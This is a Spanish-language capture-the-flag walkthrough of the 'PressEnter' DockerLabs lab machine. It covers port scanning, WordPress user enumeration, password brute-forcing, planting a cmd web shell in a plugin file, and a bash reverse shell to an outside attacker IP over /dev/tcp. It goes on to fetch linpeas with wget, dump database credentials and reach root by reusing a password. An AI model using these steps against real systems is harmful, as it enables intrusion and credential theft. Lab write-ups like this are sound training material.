



Vamos a desplegar la maquina vulnerable

```
> sudo bash auto_deploy.sh pressenter.tar
[sudo] contraseña para caan31:
```



```
DOCKEERLABS
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla


Hacemos un escaneo de los puertos que tiene abierto la maquina

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
> cat Puertos
```

File: Puertos
1 # Nmap 7.95 scan initiated Sun Oct 5 14:19:34 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2 Nmap scan report for pressenter.hl (172.17.0.2)
3 Host is up, received arp-response (0.0000070s latency).
4 Scanned at 2025-10-05 14:19:34 CEST for 3s
5 Not shown: 65534 closed tcp ports (reset)
6 PORT STATE SERVICE REASON
7 80/tcp open http syn-ack ttl 64
8 _ http-title: PressEnter
9 _ http-generator: WordPress 6.6.1
10 _ http-methods:
11 _ Supported Methods: GET HEAD POST OPTIONS
12 MAC Address: 02:42:AC:11:00:02 (Unknown)
13
14 Read data files from: /usr/share/nmap
15 # Nmap done at Sun Oct 5 14:19:37 2025 -- 1 IP address (1 host up) scanned in 2.62 seconds

Vemos que tiene un servidor http, así que miraremos la pagina a ver que nos encontramos



Mirando el código vemos que apunta hacia un servidor, así que lo editaremos en /etc/hosts para poder explorar.

```
<footer>
  <p>&copy; 2024 Pressenter CTF. All rights reserved.</p>
  <p class="hidden-domain">Find us at <a href="http://pressenter.hl" target="_blank">pressenter.hl</a></p>
</footer>
```

```
172.17.0.2    pressenter.hl
```

Ahora podemos hacer un escaneo y vemos que cuenta con wordpress.

```
> dirb http://pressenter.hl/

_____|_____|
DIRB v2.22
By The Dark Raver
_____|_____|

START_TIME: Sun Oct  5 14:21:22 2025
URL_BASE: http://pressenter.hl/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


_____|_____|

GENERATED WORDS: 4612

— Scanning URL: http://pressenter.hl/ —
+ http://pressenter.hl/index.php (CODE:301|SIZE:0)
+ http://pressenter.hl/server-status (CODE:403|SIZE:278)
=> DIRECTORY: http://pressenter.hl/wp-admin/
=> DIRECTORY: http://pressenter.hl/wp-content/
=> DIRECTORY: http://pressenter.hl/wp-includes/
+ http://pressenter.hl/xmlrpc.php (CODE:405|SIZE:42)
```

Haremos un escaneo primero para probar en encontrar usuarios dentro.

```
> wpscan --url http://presenter.hl --enumerate -U /usr/share/wfuzz/wordlist/others/names.txt -P /usr/share/wordlists/rockyou.txt
```




WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] User(s) Identified:  
  
[+] pressi  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
  
[+] hacker  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Una vez sepamos los usuarios, haremos un ataque de fuerza bruta para ver si nos encontramos algo.


```
> wpscan --url http://presenter.hl --enumerate -U pressi -P /usr/share/wordlists/rockyou.txt
```




WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] Performing password attack on Xmlrpc against 1 user/s  
[SUCCESS] - pressi / dumbass  
Trying pressi / lance Time: 00:00:23 < > (2980 / 14347372) 0.02% ETA: ??:??:??  
[!] Valid Combinations Found:  
| Username: pressi, Password: dumbass
```


Nos encontramos con la contraseña de pressi, así que ingresaremos y veremos que somos el administrador, así que podemos hacer lo que queramos dentro de wordpress.




Añadiremos un plugin que nos ayudara a manejar los ficheros de este servidor.



Vemos que tenemos ficheros de lectura y escritura, así que a cualquier php que cuente con estos permisos lo editaremos para luego poder hacer una reverse Shell.



Añadimos el siguiente código para poder ejecutar comandos de cmd.



Ahora lo guardamos y podemos ver la información donde está este documento ubicado.

✕

Selection Info

php

hello.php

PHP source

Size :

3 KB

Path :

pressenter/wp-content/plugins/hello.php

Link :

[hello.php](#)

Modified :

Today 02:31 PM

Locked :

no

Hacemos una prueba para ver que si ejecuta comandos de cmd.

```
← → ↻ 🏠 pressenter.hl/wp-content/plugins/hello.php?cmd=id
👤 Online - Reverse Shel... 📁 GTFOBins 🐳 DockerLabs 📄 CrackStation - Online ... 🗯️ PayloadsAllTheThing... 🧑 CyberChef
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora haremos una reverse Shell.

Theme Dark

Reverse Shell Generator

IP & Port

IP

192.168.1.26

Port

443

+1

root privileges required.

Listener

🚀 sudo nc -lvnp 443

Type nc

Copy

Advanced

Reverse Bind MSFVenom HoaxShell

OS Linux

Name Search...

Show Advanced

Bash -l

Bash 196

🚀 bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F443%20%3E%261

```
> sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Vemos que estamos dentro del servidor.

```
www-data@c8b430bd3f62:/var/www/pressenter/wp-content/plugins$
```

Caan31

Como no encontré nada que pueda comprometer, he utilizado linpeas para encontrar alguna vulnerabilidad.

```
> cd /usr/share/peass/linpeas
> ls
linpeas.sh linpeas_darwin_arm64 linpeas_linux_386 linpeas_linux_arm linpeas_small.sh
linpeas_darwin_amd64 linpeas_fat.sh linpeas_linux_amd64 linpeas_linux_arm64
> python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Lo compartiremos desde nuestro host a la maquina victima y lo ejecutamos.

```
wget http://192.168.1.26:8000/linpeas.sh
```

```
chmod +x linpeas.s
```



Vemos que encontró una base de datos con la contraseña del administrador.

```
Analyzing Wordpress Files (limit 70)
-rwxr-xr-x 1 root root 3012 Aug 22 2024 /var/www/pressenter/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'admin' );
define( 'DB_PASSWORD', 'rooteable' );
define( 'DB_HOST', '127.0.0.1' );
```

```
mysql -u admin -p -h localhost
```

Vemos que entramos sin ningún problema, así que exploraremos a ver que nos encontramos

```
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4584
Server version: 8.0.39-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Explorando encontramos la base de datos, tablas y un usuario y contraseña.

```
mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| wordpress |
+-----+
3 rows in set (0.00 sec)

mysql> USE wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_usernames |
| wp_users |
| wp_wpmu_backup |
+-----+
14 rows in set (0.00 sec)

mysql> SELECT * FROM wp_users
->
+----+ user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | press1 | $P$BelnDKnzaAYn..wCePjK3eWU5plCW. | press1 | pressenter@gmail.com | http://pressenter.h | 2024-08-22 10:48:46 | 1724324015:$P$BwRQChFhyQMSIQLL.Amtn2rDpJaGF/ | 0 | press1 |
| 2 | hacker | $P$B109aZ584n/CMeGjQ3a4PPa64ipdtI/ | hacker | hacker@gmail.com | | 2024-08-22 10:53:35 | 1724324015:$P$BwRQChFhyQMSIQLL.Amtn2rDpJaGF/ | 0 | Hacker |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.01 sec)

mysql> SELECT * FROM wp_usernames;
+----+ username | password | created_at |
+----+-----+-----+-----+
| 1 | enter | kernellinuxhack | 2024-08-22 13:18:04 |
+----+-----+-----+-----+
1 row in set (0.01 sec)
```

Ahora vemos que somos el usuario y nos metemos en root con la misma contraseña.

```
www-data@c8b430bd3f62:/var/www/pressenter/wp-content/plugins$ su enter
Password:
enter@c8b430bd3f62:/var/www/pressenter/wp-content/plugins$ cd
enter@c8b430bd3f62:~$ su root
Password:
root@c8b430bd3f62:/home/enter# whoami
root
```